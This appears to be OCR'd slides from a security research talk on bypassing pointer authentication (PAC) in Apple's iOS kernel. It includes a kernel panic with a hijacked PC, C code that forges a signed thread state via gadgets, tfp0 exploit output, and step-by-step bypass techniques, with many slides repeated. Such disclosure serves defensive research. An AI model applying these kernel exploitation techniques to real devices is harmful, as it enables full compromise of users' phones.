"panicString" : "panic(cpu 0 caller 0xfffffff01afa36dc): PC alignment exception from kernel. at pc 0xfffffff041414141, lr 0xfffffff042424242 (saved state: 0xffffffe07e777cb0)\n\t x0: 0x0000000000000000 x1: 0x0001000100010001 x2: 0x0002000200020002 x3: 0x0003000300030003\n\t x4: 0x0004000400040004 x5: 0x0005000500050005 x6: 0x0006000600060006 x7: 0x0007000700070007\n\t x8: 0x0008000800080008 x9: 0x0009000900090009 x10: 0x0010001000100010 x11: 0x0011001100110011\n\t x12: 0x0012001200120012 x13: 0x0013001300130013 x14: 0x0014001400140014 x15: 0x0015001500150015\n\t x16: 0x0016001600160016 x17: 0x0017001700170017 x18: 0x0000000000000000 x19: 0x0019001900190019\n\t x20: 0x0020002000200020 x21: 0x0021002100210021 x22: 0x0022002200220022 x23: 0x0023002300230023\n\t x24: 0x0024002400240024 x25: 0x0025002500250025 x26: 0x0026002600260026 x27: 0x0027002700270027\n\t x28: 0x0028002800280028 fp: 0x0029002900290029 lr: 0xfffffff042424242 sp: 0xffffffe07e778000\n\t pc: 0xfffffff041414141 cpsr: 0x20400304 esr: 0x8a000000 far: 0xfffffff041414141\n\nDebugger message: panic\nMemory ID: 0x6\nOS version: 17C54\nKernel version: Darwin Kernel Version 19.2.0: Mon Nov 4 17:46:45 PST 2019; root:xnu-6153.60.66~39\/RELEASE_ARM64_T8030\nKernel UUID: 25C048C5-E304-3E2E-BC84-6DF0B4E21F63\niBoot version: iBoot-5540.60.11\nsecure boot?: YES\nPaniclog version: 13\nKernel slide: 0x0000000012ddc000\nKernel

pac_bypass_6 | Build oob_timestamp: **Succeeded** | Today at 16:07

pac_bypass_6 〉 pac 〉 kernel_call.c 〉 No Selection

- pac_bypass_6
  - app
  - kernel
  - oob_timestamp
  - pac
    - kernel_call.h
    - kernel_call.c
    - pac_bypass.h
    - pac_bypass.c
  - ppl
  - Products

```c
64        struct overwrite_state *state3 = (struct overwrite_state *) data;
65        struct overwrite_state *state2 = (struct overwrite_state *) (state3 + 1);
66        struct arm64e_saved_state *state1 = (struct arm64e_saved_state *) (state2 + 1);
67        // Initialize EROP.
68        state1->flavor = ARM_SAVED_STATE64;
69        state1->pc    = ADDRESS(BR_X25);
70        state1->cpsr  = KERNEL_CPSR_DAIF;
71        state1->lr    = ADDRESS(exception_return);
72        state1->x[16] = 0;
73        state1->x[17] = 0;
74        state1->pac_signature = kernel_fake_state_signature;
75        state1->sp    = kernel_sp;
76        state1->x[25] = ADDRESS(STR_X9_X3__STR_X8_X4__RET);
77        state1->x[9]  = kernel_state + overwrite_offset;
78        state1->x[3]  = kernel_state + offsetof(struct arm64e_saved_state, x[0]);
79        state1->x[8]  = ADDRESS(memmove);
80        state1->x[4]  = kernel_state + offsetof(struct arm64e_saved_state, x[25]);
81        state1->x[21] = kernel_state;
82        state1->x[1]  = kernel_state2;
83        state1->x[2]  = sizeof(*state2);
```

```
[+] tfp0: 0x11407
[+] PAC bypass
[+] thread_set_state thread 1 enter
[+] thread_set_state thread 0 enter
[+] Modified preempted thread state
[+] Thread is spinning on the spinning gadget
[+] Set register state for the signing gadget
[+] Thread is spinning on the signing gadget
[+] thread_set_state thread 0 exit
[+] Resumed normal execution
[+] thread_set_state thread 1 exit
[+] PAC bypass done
```

All Output

Bypass #6: Interrupts during thread state signing

```
machine_thread_state_initialize
    ...
    LDR     X0, [X19,#thread.upcb] ; arm_context
    CBZ     X0, loc_FFFFFFF007CD2A34
    MOV     W2, #0  ; cpsr
    MOV     X1, #0  ; pc
    MOV     X3, #0  ; lr
    MOV     X4, #0  ; x16
    MOV     X5, #0  ; x17
    ---------------------------------
    BL      sign_thread_state
    ...
```

Bypass #7: Interrupts during `PACIA`


- Another variant of the same bypass
- Interrupts are not just problematic for `sign_thread_state()`

```
__bcopyin
    ...
    MRS      X10, TPIDR_EL1    ;; thread
    ADRL     X3, copyio_error
    ADD      X11, X10, #thread.recover
    MOVK     X11, #0x1E02,LSL#48
    PACIA    X3, X11
    LDR      X11, [X10,#thread.recover]
    STR      X3, [X10,#thread.recover]
    ...
```

Bypass #7: Interrupts during `PACIA`

- Another variant of the same bypass
- Interrupts are not just problematic for `sign_thread_state()`

```
__bcopyin
    ...
    MRS     X10, TPIDR_EL1    ;; thread
    ADRL    X3, copyio_error
    ADD     X11, X10, #thread.recover
    MOVK    X11, #0x1E02,LSL#48
    ------------------------------------------
    PACIA   X3, X11
    LDR     X11, [X10,#thread.recover]
    STR     X3, [X10,#thread.recover]
    ...
```




Bypass #8: LR spilled during exceptions

- EL1 exception vectors spill LR to memory
- LR read back before sign_thread_state()
- Overwrite spilled LR before signature is generated

```
el1_sp0_fiq_vector_long
    MSR     SPSel, #0   ; SP_EL0
    SUB     SP, SP, #0x350
    STP     X0, X1, [SP,#arm_context.x0]
    ...
    STP     X29, X30, [SP,#arm_context.x29]
    ...
    B       fleh_dispatch64

fleh_dispatch64
    STP     X2, X3, [X0,#arm_context.x2]
    ...
    MOV     X1, X30 ; pc
    MOV     W2, W23 ; cpsr
    LDR     X3, [X0,#arm_context.lr] ; lr
    MOV     X4, X16 ; x16
    MOV     X5, X17 ; x17
    BL      sign_thread_state
```

Bypass #8: LR spilled during exceptions

- EL1 exception vectors spill LR to memory
- LR read back before `sign_thread_state()`
- Overwrite spilled LR before signature is generated



Bypass #8: LR spilled during exceptions

```
spin_while_zero
 ▶ LDR     X1, [X0]
   CBZ     X1, spin_while_zero
   RET
```


Bypass #8: LR spilled during exceptions

```
spin_while_zero
    LDR     X1, [X0]
    CBZ     X1, spin_while_zero
    RET
```

X0
X1
X2
X3
X4
X5
⋮
X29
LR
SP
PC
CPSR
pac_sig


```
el1_sp0_fiq_vector_long
    ...
    STP     X29, X30, [SP,#arm_context.x29]
    ...
    B       fleh_dispatch64

fleh_dispatch64
    ...
    LDR     X3, [X0,#arm_context.lr] ; lr
    ...
    BL      sign_thread_state
    ...
```

Bypass #8: LR spilled during exceptions



Bypass #8: LR spilled during exceptions

```
spin_while_zero
    LDR     X1, [X0]
    CBZ     X1, spin_while_zero
    RET
```




```
el1_sp0_fiq_vector_long
    ...
    STP     X29, X30, [SP,#arm_context.x29]
    ...
    B       fleh_dispatch64

fleh_dispatch64
    ...
    LDR     X3, [X0,#arm_context.lr] ; lr
    ...
    BL      sign_thread_state
    ...
```

Bypass #8: LR spilled during exceptions

```
spin_while_zero
    LDR     X1, [X0]
    CBZ     X1, spin_while_zero
    RET
```

```
el1_sp0_fiq_vector_long
    ...
    STP     X29, X30, [SP,#arm_context.x29]
    ...
    B       fleh_dispatch64

fleh_dispatch64
    ...
    LDR     X3, [X0,#arm_context.lr] ; lr
    ...
    BL      sign_thread_state
    ...
```


Bypass #8: LR spilled during exceptions

```
spin_while_zero
    LDR     X1, [X0]
    CBZ     X1, spin_while_zero
    RET
```

X0
X1
X2
X3
X4
X5
⋮
X29
LR
SP
PC
CPSR
pac_sig

```
el1_sp0_fiq_vector_long
    ...
    STP     X29, X30, [SP,#arm_context.x29]
    ...
    B       fleh_dispatch64

fleh_dispatch64
    ...
    LDR     X3, [X0,#arm_context.lr] ; lr
    ...
    BL      sign_thread_state
    ...
```

Bypass #8: LR spilled during exceptions




Bypass #8: LR spilled during exceptions

```
spin_while_zero
    LDR     X1, [X0]
    CBZ     X1, spin_while_zero
    RET
```

X0
X1
X2
X3
X4
X5
⋮
X29
LR
SP
PC
CPSR
pac_sig

```
el1_sp0_fiq_vector_long
    ...
    STP     X29, X30, [SP,#arm_context.x29]
    ...
    B       fleh_dispatch64

fleh_dispatch64
    ...
    LDR     X3, [X0,#arm_context.lr] ; lr
    ...
    BL      sign_thread_state
    ...
```


Bypass #8: LR spilled during exceptions



```
spin_while_zero
    LDR     X1, [X0]
    CBZ     X1, spin_while_zero
    RET
```

```
el1_sp0_fiq_vector_long
    ...
    STP     X29, X30, [SP,#arm_context.x29]
    ...
    B       fleh_dispatch64

fleh_dispatch64
    ...
    LDR     X3, [X0,#arm_context.lr] ; lr
    ...
    BL      sign_thread_state
    ...
```


X0
X1
X2
X3
X4
X5
⋮
X29
LR
SP
PC
CPSR
pac_sig



Signed state with controlled LR

Bypass #8: LR spilled during exceptions

Reading parameters from memory before `sign_thread_state()` is always insecure



Bypass #9: `Switch_context()` / `Idle_context()`

```
Switch_context
    CBNZ    X1, have_continuation__no_need_to_save
    LDR     X3, [X0,#thread.kstackptr]
    STP     X16, X17, [X3,#arm_context.x16]
    STP     X19, X20, [X3,#arm_context.x19]
    ...
    STP     X29, X30, [X3,#arm_context.x29]
    ...
    MOV     X0, X3  ; arm_context
    LDR     X1, [X0,#arm_context.pc] ; pc
    LDR     W2, [X0,#arm_context.cpsr] ; cpsr
    MOV     X3, X30 ; lr
    MOV     X4, X16 ; x16
    MOV     X5, X17 ; x17
    BL      sign_thread_state
    ...
    RET
```

Bypass #9: Switch_context() / Idle_context()

```
Switch_context
    CBNZ    X1, have_continuation__no_need_to_save
    LDR     X3, [X0,#thread.kstackptr]
    STP     X16, X17, [X3,#arm_context.x16]
    STP     X19, X20, [X3,#arm_context.x19]
    ...
    STP     X29, X30, [X3,#arm_context.x29]
    ...
    MOV     X0, X3  ; arm_context
    LDR     X1, [X0,#arm_context.pc] ; pc
    LDR     W2, [X0,#arm_context.cpsr] ; cpsr
    MOV     X3, X30 ; lr
    MOV     X4, X16 ; x16
    MOV     X5, X17 ; x17
    BL      sign_thread_state
    ...
    RET
```

Bypass #9: `Switch_context()` / `Idle_context()`

- `Switch_context()` manages thread states for voluntary kernel context switches
  - `PC` and `CPSR` are not needed/used

- While thread is active, write arbitrary `PC+CPSR` into its saved state blob
- `Switch_context()` is called, reads `PC+CPSR`, signs them into the saved state
- Use the saved state for an exception return with arbitrary `PC+CPSR`

There's a bigger issue here...

Design issue

- Fundamentally, there are 2 ways that signed thread states are used
    1. During exception return, via `exception_return`
    2. During kernel thread context switch, via `Switch_context()`
- These uses have different security requirements
    - `exception_return` to EL1 needs `PC`, `CPSR`, `LR` protected
    - `exception_return` to EL0 only needs `CPSR` protected
    - `Switch_context()` only needs `LR` protected
- Since thread states can be used in 2 different ways, thread states signed for `Switch_context()` should not be usable by `exception_return` and vice versa
- But there's only one `sign_thread_state()`...
    - Thread states signed for one purpose can be swapped and used for the other

Bypass #9: `Switch_context()` / `Idle_context()`

- Fundamental issue: Thread state signed by `Switch_context()` for context switching (which does not care about `PC+CPSR`) can instead be used for exception returns (which do)
- What about the inverse?

Bypass #10: Swapping user & kernel thread states


- `thread_set_state()` syscall can be used to set registers for user threads
- `CPSR` is restricted to EL0, but `LR` is unrestricted
    - Could place a kernel pointer in user `LR`; it would just fault
- Interacts poorly with `Switch_context()`, which uses `LR` but ignores `CPSR`

```
thread_state64_to_saved_state()
{
    verify_thread_state(state, pc,
            cpsr, lr, x16, x17);
    state->lr = new_lr;
    sign_thread_state(state, pc,
            cpsr, new_lr, x16, x17);

    new_cpsr = new_state->cpsr & ~0x1F;
    verify_thread_state(state, pc,
            cpsr, new_lr, x16, x17);
    state->cpsr = new_cpsr;
    sign_thread_state(state, pc,
            new_cpsr, new_lr, x16, x17);
}
```

Bypass #10: Swapping user & kernel thread states

- Thread A: Block thread A by sending a Mach message to a filled Mach port
- Thread A: Register state is saved by `Switch_context()`
- Thread B: Set `thread_A->user_state = thread_A->kernel_state`
- Thread B: Call `thread_set_state(thread_A)` to set `kernel_state`'s `LR` to an arbitrary address and sign
- Thread B: Unblock thread A by receiving a Mach message on the filled port
- Thread A: `Switch_context()` to A causes a `RET` to the arbitrary address

100% reliable and deterministic



Kernel

User

`mach_msg()`

Thread A

```
swap_user_to_kernel_state()
thread_set_state()
```

Thread B

```
thread_block_reason
    ...
    BL      Switch_context
    ...
```

Kernel

User

Kernel state

⋮
X23
X24
X25
X26
X27
X28
X29
LR
SP
PC
CPSR
pac_sig

thread A

upcb
kstackptr

User state

X0
X1
X2
X3
X4
X5
⋮
X29
LR
SP
PC
CPSR
pac_sig


`mach_msg()`

```
swap_user_to_kernel_state()
thread_set_state()
```

Thread A

Thread B

```
Switch_context
    ...
    STP     X29, X30, [X3,#arm_context.x29]
    ...
    LDR     X3, [X0,#arm_context.lr]
    ...
    MOV     X30, X3
    ...
    RET

thread_block_reason
    ...
    BL      Switch_context
    ...
```





Kernel


User

mach_msg()

Thread A

